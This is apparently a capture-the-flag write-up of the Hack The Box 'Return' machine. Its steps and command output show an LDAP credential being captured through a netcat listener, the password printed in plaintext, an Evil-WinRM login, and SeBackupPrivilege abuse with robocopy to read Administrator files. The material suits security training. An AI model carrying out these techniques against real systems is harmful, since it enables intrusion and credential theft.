
Joe Grassl
06/12/2022


HTB Dedicated Box 15 – Return

1. Ran nmap. We’ve got HTTP, Kerberos, SMB, LDAP, and some other stuff.



```
root@host:delta$ nmap -sV -T4 -p- 10.129.228.24                                                              [7/12]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 10:48 PDT
Nmap scan report for 10.129.228.24
Host is up (0.14s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-10 18:14:41Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
```


2. There’s a printer settings panel on the web server with some LDAP connection settings.



Settings


Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*******
Update	

3. Changing the server address to connect to my netcat listener reveals the svc-printer password.




```
delta@host:~$ sudo nc -lp 389
[sudo] password for delta:
0*`%return\svc-printer
                      1edFg43012!!
```

4. Evil-WinRM lets me connect and get the user flag.



```
delta@host:~$ evil-winrm -i 10.129.228.73 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-printer\Documents> cat ../Desktop/user.txt
06dad27896da673de1dcedaf3424f5ad
*Evil-WinRM* PS C:\Users\svc-printer\Documents> 
```

5. User flag submitted.



https://enterprise.hackthebox.com/dedicated-lab-profile/machine/950/401

Return


EASY

IP ADDRESS 10.129.228.73

Success!


Flag accepted!

6. There’s three privileges I could use to get the root flag: SeLoadDriver, SeBackup, and SeRestore. SeBackup is probably the easiest, though.




```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

7. SeBackupPrivilege allows me to robocopy the root flag. I wanted to copy it straight to my SMB share but I couldn’t quite get that to work. I’ll save that as an exercise for future practice.




```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> robocopy /b C:\Users\Administrator\Desktop C:\Users\svc-printer\Documents                [15/748]

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Sunday, June 12, 2022 6:32:33 PM
   Source : C:\Users\Administrator\Desktop\
     Dest : C:\Users\svc-printer\Documents\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           2    C:\Users\Administrator\Desktop\
        *EXTRA Dir        -1    C:\Users\svc-printer\Documents\My Music\
        *EXTRA Dir        -1    C:\Users\svc-printer\Documents\My Pictures\
        *EXTRA Dir        -1    C:\Users\svc-printer\Documents\My Videos\
            New File                 282        desktop.ini
  0%
100%
            New File                  34        root.txt
  0%
100%

------------------------------------------------------------------------------
```

8. Got the root flag.



```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cat root.txt
9bc6d855c2b2d9b99e028d852ad12c17
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

9. Root flag submitted. Done! Including the Server Operators method mentioned in the writeup, there’s at least three or four ways to get root on this box, so that’s cool.



Success!

Flag accepted!